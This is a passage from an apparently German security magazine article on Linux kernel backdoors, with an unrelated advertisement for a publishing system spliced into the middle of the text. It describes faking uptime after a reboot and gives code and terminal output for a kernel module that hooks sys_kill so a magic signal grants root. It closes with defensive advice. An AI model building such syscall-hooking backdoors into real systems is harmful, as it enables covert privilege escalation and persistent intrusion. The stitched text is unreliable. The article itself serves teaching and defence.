   sys_call_table[__NR_kill] = old_kill;
}
```


Der Zeitpunkt ist genauso wichtig wie der Inhalt der Information – werden Sie schneller als Andere!

Version für InDesign 2.x und CS schon im Handel!



AUTOMATED PUBLISHING SYSTEM AUPUS

- völlig automatisierte Arbeit
- Unterstützung für Adobe® InDesign™ und OpenOffice.org
- bessere Leistungsfähigkeit der DTP-Abteilung
- völlig wiederholbare Artikelgestaltungsmuster
- einfache Einhaltung von Qualitätsstandards

Mehr Informationen:
www.aupus.com
andrzej@aupus.com

Adobe und InDesign sind geschützte Zeichen oder Markenzeichen von Adobe Systems, Inc.

Angreifer natürlich nur das *Makefile* zu bearbeiten.

Modifizierung des Uptime-Werts

Am einfachsten kann ein Reboot festgestellt werden, indem der Uptime-Wert geprüft wird. Um ihn zu ändern, überprüft der Einbrecher zuerst, wie viel Zeit seit dem letzten Systemstart abgelaufen ist. Diese Information liefert ihm das Interface *procfs* (Details über die Angaben aus */proc/* sind in der Kerneldokumentation zu finden – */usr/src/linux/Documentation/filesystems/proc.txt*). In */proc/self/stat* im Feld 22 steht der Wert der Variable *jiffies* – die Anzahl der Millisekunden seit dem Boot. Wir können das Feld 22 mit *awk* anzeigen lassen:

```
$ cat /proc/self/stat \
  | awk '{print $22}'
114891659
```

Nach dem Neustart setzt der Angreifer den Wert von *jiffies* auf den von vorher (also denjenigen, der von *awk* angezeigt wurde). Dies kann mit dem kleinem Modul aus Listing 11 erfolgen.

Nach der Neukompilierung und dem Reboot kann das System eine Weile lang nicht zugreifbar bleiben. Es hängt vor allem davon ab, um wie viel der Uptime-Wert erhöht wird, und von der Hardware selbst. Ein Rechner der Mittelklasse (Celeron 1.7 GHz) dauert der Ausfall bei einer Erhöhung des Uptime um etwa 14 Tage 3-4 Sekunden. Die Kompilierung und die Arbeitsweise des Moduls sind in Listing 12 dargestellt. Anscheinend ist der Uptime-Wert nach dem Laden des Moduls um 24 Stunden gestiegen.

Ein Modul statt Kernelmodifizierung

Um eine Neukompilierung des Systemkerns und die umständliche Verheimlichung eines Neustarts des Rechners zu vermeiden, kann sich der Angreifer einer anderen Methode bedienen und ein Kernelmodul entwickeln. Das Modul (siehe Listing 13) ersetzt den Aufruf von `sys_kill()` durch eine eigene Version. Hierfür wird die Funktion `new_kill` definiert:

```
int new_kill(int pid, int sig) {
(...)
}
```

In `init_module()` wird der Eintrag im Array `sys_call_table[]` durch eine neue Version ersetzt:

```
int init_module(void) {
   sys_call_table[__NR_kill]
  = new_kill;
```

Der Systemaufruf `sys_kill()` weist auf eine neue Funktion hin. Nachdem das Modul entfernt worden ist, sollte alles in den ursprünglichen Zustand zurückkehren. Dazu wird am Anfang von `init_module()` eine Zeile hinzugefügt, die den Zeiger auf die Funktion `sys_kill()` speichert:

```
old_kill = sys_call_table[__NR_kill];
```

In `cleanup_module()` wird wiederum der ursprüngliche Zustand von `sys_call_table[]` wiederhergestellt:

```
sys_call_table[__NR_kill] = old_kill;
```

Die neue Funktion setzt, wenn mit den Argumenten 31337 und 63 aufgerufen, die UID auf 0 und verhält sich sonst wie üblich. Der Einbrecher erreicht diesen Effekt, indem er das Programm die Werte der Variablen `pid` und `sig` überprüfen lässt. Wenn sie gleich 31337 bzw. 63 sind, wird `current->uid` (sowie `euid`, `gid` und `egid`) auf 0 gesetzt. Anschließend wird (unabhängig von den Werten von `pid` und `sig`) die Funktion `old_kill()` aufgerufen:

```
if (pid == PID && sig == SIG) {
  current->uid = 0;
(...)
}
return old_kill(pid, sig);
```

Im obigen Beispiel wurden der Lesbarkeit und Eleganz des Codes halber die Konstanten `PID` und `SIG` angewendet, die am Anfang des Moduls definiert wurden. Listing 13 stellt das komplette Modul dar.

Um durch die Hintertür ins System zu gelangen, kompiliert der Einbrecher und lädt es:

```
# gcc -c sigroot.c\
I/usr/src/linux/include/
# insmod sigroot.o
$ id
uid=1003(hacker)
gid=1003(hacker)
groups=1003(hacker)
$ kill -63 31337
bash: kill: (31337) - No such process
$ id
uid=0(root)
gid=0(root)
groups=1003(hacker)
```

Diese Methode funktioniert für Systemkerne ohne LKM-Unterstützung nicht. Es ist auch leicht, sie aufzuspüren, indem wir die geladenen Module auflisten lassen (*lsmod*).

Zusammenfassung

Um sich vor den beschriebenen Angriffstechniken zu schützen, müssen wir Einbrüchen ins System vorbeugen. Der Angreifer kann keine Hintertür offen lassen, wenn er nicht über Root-Berechtigungen verfügt.

Sollte es trotzdem zu einer Kompromittierung des Rechners kommen, lohnt es sich, eine Sicherheitskopie des Systems (und zwar des kompletten, und nicht nur der aufbewahrten Daten) parat zu haben. Es empfiehlt sich auch, Modifizierungen des Systems mit entsprechenden Tools zu überwachen und Logdateien regelmäßig zu kontrollieren. Auch Kernelkorrekturen – beispielsweise *grsec*, der die Kontrolle aus der Kernelebene heraus und die Absicherung der Systems gegen verschiedene Angriffsformen ermöglicht – können bei der Überwachung nützlich sein. ■